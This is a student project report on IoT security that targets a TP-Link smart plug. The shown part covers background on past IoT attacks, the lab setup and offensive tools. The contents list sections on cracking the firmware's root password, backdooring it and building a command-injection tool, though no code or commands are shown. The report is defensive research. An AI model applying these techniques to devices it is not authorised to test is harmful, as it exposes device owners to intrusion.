



Cardiff University

School of Computer Science and Informatics

CM3203 – One Semester Individual Project – 40 Credits

Final Paper – IoT Security

Author: Peter Ghawi

Supervisor: Philipp Reinecke

Moderator: Richard Booth

Academic Year: 2019/20

Abstract

The world of computing is changing rapidly with the rise of the Internet of Things (IoT). These devices are seen by many as the future and will be owned by many in the population, as they make our daily tasks plain sailing. However, the side that is not widely discussed about these devices is their security. This project investigates the vulnerabilities found in these devices. Outlines the steps taken to produce a tool that can inject commands in an IoT environment. It gives clear steps on how to reverse engineer a firmware, decompile APKs and how the results found were used to develop this tool. The results revealed that even with added security measures, there is still a long way to go to ensure the security of these devices. A summary of the project is given at the end. The Appendix contains pieces of information integral to the progression of the project.

Acknowledgements

I would like to take this opportunity to express my gratitude to the people who have supported me throughout this project.

Firstly, I would like to thank my supervisor, Dr Philipp Reinecke, for his guidance and feedback throughout the semester.

Secondly, I would like to thank my lecturers George Theodorakopoulos and Michael Daley, for their advice on how to conduct certain aspects of this project.

Thirdly, I would like to thank my parents for their love and support. Without them, this day would not have been possible.

Finally, a special thank you to my friends who were always there for me.

Table of Contents

Abstract	3
Acknowledgements	5
Table of Contents	7
Table of Figures	9
1. Introduction.....	11
1.1. Aim of the Project	11
1.2. Intended Audience.....	11
1.3. Scope of the Project.....	11
1.4. Structure of the Report	11
2. Background.....	13
2.1. Internet of Things	13
2.2. IoT Security Issues	14
2.2.1. Previous IoT Security Issues.....	15
2.2.2. Nature of IoT Security Vulnerability	17
2.3. MITRE ATT&CKs	17
2.4. Related Work.....	18
3. Approach.....	19
3.1. Setup.....	19
3.1.1. Home Network.....	19
3.1.2. Network in section 4.6	20
3.1.3. Protocols Used	20
3.2. Hardware	21
3.3. Software	21
3.4. Tools.....	22
3.5. Determining the Attack Vector	24
3.5.1. Threat Modelling	24
3.5.2. Classification of Threats	24
3.5.3. Identifying Threats.....	25
3.5.4. Rating the threats	30
4. Implementation and Results.....	35
4.1. Reverse Engineering the Firmware	35
4.1.1. Acquiring the Firmware	35
4.1.2. Components of the Firmware.....	36
4.1.3. Entropy Analysis.....	36

4.1.4.	Extracting the File System	37
4.1.5.	Firmwalker	39
4.2.	Emulating the Firmware	40
4.3.	Backdooring firmware	43
4.4.	Portscan	45
4.5.	Decompile the APKs	45
4.6.	Wireshark Dissector	48
4.7.	Adding Feature to the “tplink-smartplug.py”	51
4.8.	Amsel	52
5.	Evaluation	57
6.	Future Work	59
6.1.	Firmware	59
6.2.	KACI	59
7.	Conclusions	61
8.	Reflection on Learning	63
8.1.	Reflection on the entire project	63
8.2.	Reflection on the work done	63
References	67
Table of Abbreviations	71
Appendices	73
Appendix A	73
Appendix B	75
Appendix C	77
Appendix D	81
Appendix E	82
Appendix F	82

Table of Figures

Figure 1: Home Network Setup	19
Figure 2: Network in Section 4.6	20
Figure 3: Downloading the Firmware into a New Directory	36
Figure 4: Components of the Firmware	36
Figure 5: Entropy Graph	37
Figure 6: Entropy Table	37
Figure 7: Extracting Firmware	38
Figure 8: Encrypted Root Password.....	38
Figure 9: Public Key	38
Figure 10: Root Password Hashed	39
Figure 11: Unshadow the etc/shadow File	39
Figure 12: Root Password Cracked.....	39
Figure 13: Information Found in the Header of the File System	40
Figure 14: Copying the QEMU MIPS Binary inside the File System	40
Figure 15: Emulating the BusyBox.....	41
Figure 16: Emulating the Entire Firmware	41
Figure 17: Successful Login into the Emulated Firmware.....	42
Figure 18: Built-In BusyBox Commands	42
Figure 19: Files Inside the Firmware	42
Figure 20: Changing the Address of Binwalk.....	43
Figure 21: Compiling the Backdoor.....	44
Figure 22: Backdoor Placed Inside the rcS File.....	44
Figure 23: New Firmware Compiled	44
Figure 24: Emulating the Firmware with the Backdoor.....	44
Figure 25: RSA Keys	45
Figure 26: Port Scan on the IoT Device.....	45
Figure 27: Decompiling the APK	46
Figure 28: Total Number of Java Classes Contained in the APK.....	46
Figure 29: Running MobSF	46
Figure 30: Encryption Method Found.....	48
Figure 31: Decryption Method Found	48
Figure 32: Setting Up Monitor Mode.....	49
Figure 33: Searching for All Access Points seen by the WiFi Adaptor.....	50
Figure 34: Specifying Which Access Point to Listen On	50
Figure 35: Packets observed Without Dissector	50
Figure 36: Packets Observed With Dissector.....	51
Figure 37: Blackout Statistics	51
Figure 38: Simplified UML Class Diagram.....	54
Figure 39: KACI Interface, On Attack, Random Attack	55
Figure 40: Packets Sent using Kasa App	56
Figure 41: Packets Sent using KACI	56

1. Introduction

1.1. Aim of the Project

The main aim of this project was to write a module to emulate the traffic of an actual attack across the network, focused mainly on the Internet of Things environment. In order to achieve this, several sub-goals were established:

- Investigate any vulnerabilities found on the device provided, including any vulnerabilities found to be shared among other Internet of Things devices.
- Implement a number of attacks with the highest probability of success that can exploit the vulnerabilities found in the Internet of Things device provided.
- Integrate a tool into AMSEL that will be used to send symptoms of an attack across the network. This will allow IoT developers to test the security of the devices they develop before releasing them to the public. By doing so, the devices can be as secure as possible.

1.2. Intended Audience

The intended audience or beneficiaries of this project is any individual interested in or researching the field of IoT Security, whether it is a student or scientist.

1.3. Scope of the Project

The scope of this project was to write a module that would emulate attack traffic across a network in an IoT environment. A smart plug was used as the IoT device. The traffic across the network was monitored using a packet analyser, Wireshark, which was chosen due to its popularity and frequent use across the pen-testing community. This was done to compare the differences in the packets sent across the network, before any presence of an attack and during an attack. Due to the threat modelling that was done, the scope of this project gravitated towards the firmware of the IoT device and the APKs of the Kasa application. Acquiring the firmware from the IoT device itself was deemed outside the scope of the project.

1.4. Structure of the Report

This structure of the report is as follows: Section 2 presents an initial background of the Internet of Things, a security issue that involves IoT, the MITRE ATT&CK Framework, and any research found relating to the work done. Section 3 discusses the approach to set up the IoT environment and the steps taken to assess possible threats on the device. Section 4 focuses on the implementation and the results of the attack that was seen as the greatest threat. Section 4 also contains the steps taken to develop a tool that can exploit the threat. Section 5 highlights the discussion and evaluation of different parts of section 4. Section 6 discusses any potential future work that could be undertaken to further the capabilities of the project. Section 7 summarises the significant findings and concludes the project. Finally, Section 8 reflects on the knowledge attained by undertaking the project at hand.

2. Background

2.1. Internet of Things

In the world of communication technology, two events hold special significance; the invention of ARPANET and the emergence of the Internet of Things (IoT). However, the latter was an evolving development instead of a single event. The first implementation of the concept of IoT was monitoring the number of cans remaining in a vending machine. This was achieved by adding a photosensor to the device that would count every time a can was bought from the vending machine, and hence, the number of remaining cans was calculated [1]. Nowadays, IoT devices can serve as a source of evidence during trials in court, as seen in 2018, when the data on a FitBit was used in a murder trial [2]. Other incidents include Alexa being called in as a witness to a homicide in Florida on the 1st of November 2019 [3]. The journey of IoT devices from vending machines to being used in court is fascinating.

Kevin Aston, the man who coined the term “Internet of Things” would probably never have imagined that these devices would overtake the entire human population, with the projected number of IoT devices to reach 75.44 billion worldwide by 2025, according to a study conducted by Statista [4]. The definition of IoT has changed since Aston coined the term, with different organisations giving their own meaning to the term. One of these definitions being “A system of interrelated computing devices, mechanical and digital machines provided with unique identifiers and the ability to transfer data over a network without requiring human-to-human or human-to-computer interaction.” [5]. As there is an abundance of definitions for what IoT is, there is not a correct way or wrong way of defining it [6].

The earliest inkling of what is considered an IoT device these days was in 2000 when LG revealed, the Internet Digital DIOS, the first internet-connected refrigerator. The refrigerator was able to display the temperature inside, and by using the webcam functionality, it kept track of the items being stored [7]. However, the acquisition of a thermostat company by Google for \$3.2 billion was the event that made the world aware of an upcoming revolution in technology [8]. The thermostat company developed a thermostat that was able to learn the users’ schedule to adjust different desired temperatures at different times of the day. This event launched the beginning of a race to create new smart devices. Today we can interact with our smart TVs at home while sipping a cup of coffee brewed by an internet-controlled coffee machine and controlling the lights by the music playing on our smart assistant. However, IoT is not limited to the home but has numerous applications in the enterprise, retail stores, health care, industry, power grids and scientific research.

Policymakers struggled with the fast pace raise of IoT devices and could not enforce strict controls and safety regulations. Security and privacy guidelines were introduced by GSMA in 2017 [9], and the Federal Trade Commission (FTC) outlined steps to be followed to ensure safety and security in 2018 [10]. The delay in implementing these guidelines enabled developers to overlook specific security considerations concerning IoT devices. It was not until the effects of the Mirai botnet that the security flaws of IoT would be known. The Mirai hack took place in October of 2016 and is still regarded as the most significant DDoS (Distributed Denial of Service) attack to have ever been launched. Mirai targeted a Domain Name System or a DNS service provided by Dyn using a botnet of IoT devices. It was able to take down Dyn Servers. It brought vast sections of the internet down, this included website for some of the major companies in the world, like Amazon, Twitter, Reddit, CNN and Netflix to name a few from the 70 websites that were affected. The botnet is named after the Mirai malware that is used to infect connected devices. Once it successfully infected a vulnerable IoT device, it automatically searched the internet for other vulnerable devices, mainly Internet-connected

cameras. Whenever it found one, the malware would brute-force authentication using common usernames and passwords to login into the device, install itself and repeat the process. This was possible, as many of these devices had issues with outdated firmware and weak default passwords, which made them vulnerable and effortless to hack. [54]

2.2. IoT Security Issues

Over the past couple of years, the security of these devices has slowly improved, yet it has not reached a point where these devices can be considered extremely safe to use. It is not that farfetched to think that we would see smart-device ransomware similar to WannaCry, asking for money to open the locks on doors or turn on a pacemaker. It has been proven that most of the smart device have critical security and privacy issues, from smart home automation systems to wearable devices, and even baby monitors. Considering the amount of private data these devices collect, it is scary to see how much exposure we have to cyberattacks.

It is imperative to understand that IoT systems are very diverse; multiple manufacturers produce devices, components of IoT systems may have different owners and some IoT systems of geographically spread. As a result, the attack surface of IoT devices is considered to be huge, making end-to-end IoT systems hard to protect. [11]

According to the Open Web Application Security Project (OWASP) [12], the attack surface of IoT systems can be categorised into the following:

- **Devices:** Devices are the primary way an attack is initiated. They have many components where vulnerabilities can be found, such as its memory, firmware, physical and web interfaces, and network services.
- **Communication Channels:** Channels that connect IoT components is another area where an attack can be initiated. IoT systems are vulnerable to known network attacks like Denial of Service (DoS) and spoofing.
- **Applications and Software:** Vulnerabilities in the web application can potentially lead to the compromise of an entire IoT system.

The firmware of IoT devices is known to have an abundance of vulnerabilities which an attacker can exploit. According to Terry Dunlap, Co-founder and Chief Strategy Officer at ReFirm Labs, the most common of them being:

- **Unauthenticated Access:** This is the most common vulnerability in firmware. Unauthenticated access allows attackers to gain access to an IoT device, making it trivial to exploit data.
- **Weak Authentication:** Attackers can quickly gain access to devices if the firmware has weak authentication. Weak authentication can range from single-factor authentication and password-based authentication to weak cryptographic algorithms that can be broken into with brute-force attacks.
- **Hidden Backdoors:** Backdoors are intentional vulnerabilities that are placed into an IoT device to provide remote access to anyone with the correct authentication information. Although backdoors can be helpful for customer services, but can also have severe consequences if an attacker found it.
- **Password Hashes:** In most devices, hard-coded passwords can be found in the firmware, with users not being able to change them. In some cases, default passwords that users rarely change can also be found in the firmware. This is the vulnerability that the Mirai attack exploited.
- **Encryption Keys:** Some device store encryption keys using cryptography that has been proven to be inadequate such as Data Encryption Standard (DES). Attackers can then exploit the encryption keys and eavesdrop on communications or access the device.

- **Buffer Overflow:** When coding firmware, programmers run into problems if they use insecure string-handling functions, which lead to buffer overflows. Attacks spend an enormous amount of time looking at the code trying to find a way to cause erratic application behaviour or crashes that open paths to a security breach.
- **Open Source Code:** Even though open-source code enables the rapid development of sophisticated IoT products, they frequently use third-party libraries and open source components with unknown sources. The firmware is regularly left as an unprotected attack surface. Many devices are released containing known vulnerabilities, as seen in section 2.2.1.
- **Debug Services:** While essential during the development and testing stage, if left in the device, it provides attackers unfettered access and control over the entire device.

[52]

2.2.1. Previous IoT Security Issues

The greatest way to learn about the security of IoT is by looking at its history. By learning about what happened in the past, an understanding can be gained into the security issues that were the downfall of some devices. This gives an insight into what can be expected in products that are being assessed at the moment.

Over the years, there have been numerous attacks on IoT devices, but some of the most distinguished are:

- The Nest Thermostat, in a paper “Smart Nest Thermostat: A Smart Spy in Your Home” it mentions a security flaw of Google Nest that allowed the installation of malicious firmware on the device. This was achieved by pressing the button on the Nest for about 10 seconds to trigger the global reset. At this point, the device was made to look for USB media for firmware by communicating with the sys_boot5 pin. The USB device would include a malicious firmware, which the device will use in booting. [13]
- Philips Hue worm was built as a Proof of Concept (PoC) by security researchers. In the PoC, a demonstration on how the hard-coded symmetric keys used in Philips devices could be exploited to gain control over the targeted device over ZigBee.[14]
- A security researcher, by the name , Nitesh Dhanjani, discovered a technique to cause permanent blackouts by using a replay attack to gain control of the Philips Hue devices. He discovered this vulnerability after realising that the device only considers the MD5 of the MAC address as the single parameter to authenticate a message. As the MAC address of the device can be found effortlessly, an attacker can send a malicious packet with the command to turn off the bulb and indicating that it came from a genuine host. Doing this repeatedly causes a permanent blackout.[15]
- The Jeep Hack is arguably the most popular IoT hack of all time. In 2015, Dr Charlie Miller and Chris Valasek demonstrated how they could remotely take over and control a Jeep using vulnerabilities found in Chrysler’s Uconnect system. The hack exploited many different vulnerabilities; including extensive efforts in reverse engineering various individual binaries and protocols. A vulnerability found in the Uconnect software made this attack possible as it allowed anyone to connect to it over a cellular connection remotely. Port 6667 was accessible without authentication as anonymous authentication enabled and it was found to be running D-Bus over IP. After Interacting with D-Bus, a list of available services was found, one of these services was found to have an execute method which made it possible to run arbitrary code on the device. After gaining arbitrary command execution, it was possible to perform lateral movement and send Controller Area Network (CAN) messages taking control over numerous aspects of the vehicle, such as steering wheel, brakes, headlights, etc. [16]

- Belkin WeMo is a compelling case as the developers took measures to prevent attackers from installing malicious firmware on the device. However, the firmware updates happen over, and the unencrypted channel allows attackers to modify the firmware binary package during the update. As a protection measure, Belkin Wemo uses a GNU Privacy Guard (GPG) based encryption on the firmware distribution mechanism. This security protection was overcome quite easily because the device distributes the firmware signing key with the firmware in the update process, without it being encrypted. Therefore, an attacker easily modifies the package, signs it with the correct signing key and the firmware would be accepted by the device without any issues. [17]
- Jay Radcliffe found that OneTouch Ping insulin pump system by Animas, a subsidiary of Johnson & Johnson, used plaintext messages to communicate. Making it extremely simple for anyone to capture the communications, modify the dosage of insulin to be delivered, and retransmit the packet. When Radcliffe attempted an attack on the OneTouch Ping, it worked immaculately, with there being no way of knowing the original amount of insulin that was meant to be delivered. The vulnerability was patched within five months. [18]
- TRENDnet marketed their SecurView cameras as being perfect for a wide range of uses. But as it turned out, anyone could find the IP address and easily look at the camera feed. In rare cases, the attacker was able to capture audio from the built-in microphone in some of the cameras. The FTC later announced that TRENDnet was transmitting users' login information over the internet in plaintext.[54]
- Researcher Anthony Rose and Ben Ramsey gave a presentation titled "Picking Bluetooth Low Energy Locks from a Quarter Mile Away" in which they revealed vulnerabilities in many smart lock products. These products include Quicklock Padlock, iBluLock Padlock, Plantraco Phantomlock, Ceomate Bluetooth Smart Doorlock, Elecycle EL797, Vians Bluetooth Smart Doorlock, Mesh Motion Bitlock Padlock and Lagute Sciener Smart Doorlock. The vulnerabilities found were numerous, including, the transmission of passwords in plaintext, devices being prone to replay attacks, fuzzing, device spoofing, reverse engineering companion applications to identify sensitive information. During the process of resetting the password, iBluLock Padlock sends a Bluetooth low energy packet containing the opcode, old password and new password in plain text. Since authentication happens over plaintext, the attacker can use the password and set up a new password for the door lock that renders the device useless to the user. [57]

2.2.2. Nature of IoT Security Vulnerability

Given that the architecture of IoT devices is extremely complex, it is likely that most devices will have security issues, some of the reasons that stand out as a cause of security issues are given below.

1. Lack of compliance from IoT manufacturers

Considered to be the primary source of most IoT security issues, as manufacturers do not spend enough time and resources on security. Resulting in risks such as weak, guessable, or hard-coded passwords, hardware issues, old and unpatched operating systems and software.

2. Lack of user knowledge and awareness

Even though most of the security issues happen on the manufacturers side, the ignorance and lack of awareness from users can possibly create more significant threats and open new attack surface possibilities. One of these possibilities is a social engineering attack where the target of this attack is not the device but the human owning the device. As Kevin Beaver mentions, social engineering takes advantage of the weakest link in information security: people.[58]

3. Lack of security in device updates

Even though manufacturers sell devices with the latest software updates, it is unavoidable that new vulnerabilities will be found. Updates are essential in maintaining security on IoT devices. These devices should be updated immediately after a new vulnerability is discovered. However, unlike smartphones and laptops, IoT devices can still be used even without the necessary updates.

4. Lack of physical hardening

Even though some IoT devices are designed to be autonomous, they still need to be physically secured, as these devices can be set up in remote locations for weeks on end. IoT devices that have not been physically hardened can be stolen or physically tampered with; using a USB with malware or malicious firmware.

Even though physical security begins with the manufacturers, from their point of view, building an IoT device with security sensors and transmitters at a low-cost is challenging already.

5. Lack of macro perspective

The development of an IoT device constitutes many components; therefore, it is straightforward for developers to forget about the fact that it is an interconnection of devices and various technologies that can lead to security issues. As an attacker, a piece of information from the mobile application might not reveal a security issue. However, combine that piece of information with another piece of information, the attacker has the possibility of finding critical information, or information that can be seen as a stepping stone that can be used to obtain critical information.

[51][53]

2.3. MITRE ATT&CKs

ATT&CK is a framework that stands for Adversarial Tactics, Techniques, and Common Knowledge, this project was started by MITRE in 2013 and later made public in 2015 to record common tactics, techniques and procedures (TTPs) that advanced threat actors use. This framework was designed to address four main issues; adversary behaviour, lifecycle models that did not fit, applicability to real environments, and common taxonomy. Firstly, MITRE focussed on developing analytics to detect possible adversary behaviours; indicators that were easily changed by adversaries such as domains, IP addresses, file hashes, etc. Secondly,

existing adversary lifecycles and Cyber Kill Chain concepts were too high-level to relate behaviours to defences. Thirdly, TTPs need to be based on observed incidents to ensure that the work applies to the real world. And finally, TTPs need to be similar across different threat actors using the same terminology. At the time of writing this report, MITRE incorporates techniques used against Windows, macOS, Linux, mobile devices and includes strategies for pre-exploit planning. [25]

Unlike prior work in this area, ATT&CK focuses on the way the tools used by adversaries interact with the system during an attack. The framework is largely a knowledge-based of known techniques that adversaries exploit systems. These techniques are categorised into a set of tactics that provide context for the technique. A simple way of thinking about this is tactics represent the “why” of a certain attack; the attackers’ objective behind performing an action. Tactics include; “discover information”, “move laterally”, “execute files” or “exfiltrate data”. On the other hand, techniques can be thought of as either the “how” a threat actor achieves a tactical objective, or the “what” a threat actor gains from a tactical objective. As there are many ways to achieve a certain tactical objective, multiple techniques are categorised in each tactic. This is visualised in the ATT&CK Matrix seen in Appendix A.[24][25]

2.4. Related Work

AMSEL or The Abstract Malware Symptom Emulation Library is a tool for generating symptoms of malware and intruder activity by testing threat detectors. In this tool, the symptoms are emulated, meaning they pose no actual threat to the system they are being generated on, even though they seem realistic. This tool is governed by stochastic models to govern the randomness. Each stage of an attack can be emulated by this tool, initial infection, discovery, and data extraction.[23]

There has been some research conducted on the vulnerabilities of the device used throughout this project, most notably the research done by softScheck, a security consulting company. Where they attempted to reverse engineer the firmware of the device, and later reverse-engineered the devices’ companion app, Kasa. By using Wireshark, they sniffed app-to-device and device-to-app communications. Subsequently, they were able to develop a tool that sends JSON commands to the devices and be able to control the device without any authentication. This tool was released on GitHub, with all the necessary information. [55]

Other related work includes a study published by Davino Mauro Junior, Luis Melo, Harvey Lu, Marcelo d’Amorim, and Atul Prakash titled “A Study of Vulnerability Analysis of Popular Smart Devices Through Their Companion Apps”, where they found that the communication between IoT devices and its app is often not adequately encrypted and authenticated. These findings were confirmed by using a combination of static and dynamic analyses. The static analysis comprises of going through the code to find out any possible vulnerabilities. Moreover, dynamic analysis involves executing the code and analysing the output.

Section 2 has achieved the first sub-goal in which vulnerabilities for multiple devices, including the one used in this project, were investigated. It reveals alarming information about the degree to which these devices are secure and the different complexity of attacks that can be done to IoT devices.

3. Approach

3.1. Setup

Due to some complication in setting up the TP-Link Cloud Camera mentioned in the initial plan of this report, the device was exchanged for the HS110 Smart Plug. The complications mentioned previously is that the camera was not able to reset to factory settings and was not to be used in this project as it could have tainted the results of the project making the findings unreliable.

3.1.1. Home Network




Figure 1: Home Network Setup

In the network diagram above, the Motorola phone (Motog6), the smart plug (HS110 Smart Plug) and the virtual machine (VM) are connected to the router. The VM can connect to the local router as it uses the AWUS036NHA 802.11 b/g/n long-range USB adapter. These devices create a topology similar to a star topology. All the devices communicate using the 802.11 protocol, communicating using a frequency of 2.4 GHz. The protocol has been explained in depth later in the report.

3.1.2. Network in section 4.6




Figure 2: Network in Section 4.6

Seen above, is a figure that illustrates the network diagram that is set up to sniff the packets between the Motorola phone (Motog6) and the smart plug (HS110 Smart Plug), by using the ALFA Network AWUS036NHA. This sniffing action is illustrated by the light blue line connected to the red dashed box which symbolises the packets between the devices.

3.1.3. Protocols Used

802.11

The IEEE created the first WLAN standard. It was called 802.11 after the name of the group that was in charge to oversee its development. Below are only the variations used in the network diagrams above.

802.11b

The 802.11b protocol supports a theoretical speed of 11Mbps. However, a realistic bandwidth is 5.9Mbps for TCP and 7.1Mbps for UDP. This protocol uses the unregulated radio signalling frequency of 2.4 GHz. This frequency is primarily used since vendors prefer it for lower production costs. This protocol is also known as Wi-Fi 1. [48]

802.11g

The 802.11g protocols emerged between 2002 and 2003 where attempts to combine the best of 802.11a and 802.11b, where it supports bandwidth up to 54MBbps and uses the 2.4GHz frequency. 802.11g is backwards compatible with the 802.11b, which allows 802.11b access points to work with 802.11g wireless network adapters and vice versa. This protocol is also known as Wi-Fi 3. [48]

802.11n

This protocol was designed to improve in 802.11g regarding the limitation of its bandwidth, with the use of several wireless signals and antennas provided a network bandwidth for up to 300Mbps. It is also backward compatible with both 802.11b/g. This protocol is more commonly known as Wi-Fi 4. [48]

3.2. Hardware

Laptop

The laptop being used during the project is an HP Pavilion 15 running windows 10 Education, a virtual machine will be used to implement attacks. VMware Workstation 15 player will be used to virtualise Kali Linux which is expanded on in the software section below.

Motog6 Play

A Motorola Motog6 Play running Android Version 9 will be used to run the Kasa app to control the IoT device.

TP-Link HS110 UK Smart WiFi Plug with Energy Monitoring

The HS110 Smart Plug is an IoT device that controls electronic devices anywhere in the world using the companion app, TP-Link Kasa, which can be installed on smartphones and tablets. The device can be paired with services, including Amazon Alexa and Google Assistant. A feature only found for the HS110 module is energy conservation which tracks the power being consumed in real-time, and has weekly and monthly summaries.[19]

ALFA Network USB Wi-Fi Adaptor

Due to the use of a virtual machine, a USB Wi-Fi adaptor will be needed. The ALFA Network USB Adaptor was chosen as it uses the Atheros AR9002U chipset, which is supported by Kali Linux straight out of the box. The Atheros chipset enables the Wi-Fi adaptor to support monitoring mode, which is necessary for parts of the report.

3.3. Software

Kasa Android App

Kasa is an app developed by TP-Link for pairing and controlling some TP-Link smart devices on the network. This app will be used to connect to the TP-Link smart plug for setup and use as an everyday user would; i.e. the app and the plug will be connected to the local WiFi. The latest version was installed, 2.19.0.911, at the time of undertaking this project.

VMware Workstation 15 Player

VMware Workstation 15 is the industry standard for running multiple operating systems as virtual machines on a single Linux or Windows PC [20]. This will be used to run the Kali Linux virtual machine which is expanded on below. All necessary files will be stored on the VM as it was allocated enough storage capacity to operate as a standard machine. All tools will be installed and used on this VM.

Kali Linux

Kali Linux is a Debian based Linux operating system which is maintained and funded by Offensive Security, an information security training and pen-testing world-class service provider [21]. This operating system is designed for security professionals for various reasons, specifically for penetration testing and forensics. It is also used by many hackers around the world, making it ideal for running attacks. Some additional tools were installed and will be discussed below.

3.4. Tools

Nmap

Nmap is an open-source utility for network discovery and security auditing. Nmap runs on all major operating systems, Nmap includes an advanced GUI called Zenmap. It can be used to scan devices on the network returning open ports on the devices found. It can also detect the device's operating system and the services it supports [22].

Wireshark

Wireshark is the most widely used network protocol analyser, allowing the user to view the network on a microscopic level. It will be used to display the packets being sent from the phone (Motog6 Play) to the IoT device (HS110 Smart Plug). A custom plugin/dissector will be added as to decrypt the packets being sent and view them in plaintext.

Binwalk

Binwalk is a tool written by Craig Heffner, for searching a given binary image for embedded files and executable code. Specifically, it is designed for identifying data and code embedded inside of firmware images. Binwalk uses the libmagic library, so it is compatible with magic signatures created for the Unix file utility. Binwalk also includes a custom magic signature file which contains improved signatures for files that are commonly found in firmware images such as compressed/archived files, firmware headers, Linux kernels, bootloaders, filesystems, etc. [34]

Firmwalker

Firmwalker is a bash script for searching the extracted firmware file system. The script searches for things of interest such as etc/shadow, etc/passwd, etc/ssl, any SSL related files, keywords including admin, password, remote etc. and many more interesting things.[35]

Firmware Mod Kit

The Firmware Mod Kit allows for easy deconstruction and reconstruction on firmware images for various embedded devices. FMK is a collection of utilities and shell scripts. The two primary scripts are extract-firmware.sh and build-firmware.sh the scripts are capable of extracting the firmware and rebuilding the firmware respectively.[36]

Firmware Analysis Toolkit (FAT)

FAT is a toolkit built to help security researchers analyse and identify vulnerabilities in IoT and embedded device firmware. This tool was made to be used in the "Offensive IoT Exploitation" training conducted by Attify. [37]

Qemu

QEMU is a generic and open source machine emulator and virtualiser, QEMU can run OSes and programs made for one machine on a different machine. By using dynamic translation, it can achieve high performance. [38]

Readelf

readelf displays information about one or more ELF format object files. The options control what particular information to display.[39]

Sasquatch

The sasquatch project is a set of patches to the standard unsquashfs utility (part of squashfs-tools) that attempts to add support for as many hacked-up vendor-specific SquashFS implementations as possible.[40]

John the Ripper (John)

John the Ripper is free and Open Source software, distributed primarily in source code form. John the Ripper detects weak hashes and cyphers, where it is later able to crack them. [41]

BuildRoot

By using cross-compilation, BuildRoot makes it simple, efficient and easy to generate embedded Linux systems.

Enjarify

Enjarify is a tool developed by Google for translating Dalvik bytecode to equivalent Java bytecode. This allows Java analysis tools to analyse Android applications. [43]

JD-GUI

JD-GUI is a stand-alone graphical utility that displays Java source codes of “.class” files. Making it possible to browse the reconstructed source code with the JD-GUI for instant access to methods and fields.[44]

MobSF

MobSF or the Mobile Security Framework is an automated, all-in-one mobile application pen-testing, malware analysis and security assessment framework capable of performing static and dynamic analysis.[45]

Airmon-ng

Airmon-ng is a script that can be used to enable monitor mode on wireless interfaces. It may also be used to go back from monitor mode to managed mode. Entering the airmon-ng command without parameters will show the status of the interfaces. [46]

Airodump-ng

Airodump-ng is used for packet capturing of raw 802.11 frames and is particularly suitable for collecting WEP IVs (Initialization Vector) for the intent of using them with aircrack-ng. [33]

AmselProject

AmselProject or Amsel is a tool developed by Philipp Reinecke and Stephen Crane. This tool has been expanded on in section 2.4 of this report.

3.5. Determining the Attack Vector

The attacks that will be performed will be determined using threat modelling as it explores possible threats against the device and the level of risk each threat poses depending on multiple factors which will be expanded later in this section.

3.5.1. Threat Modelling

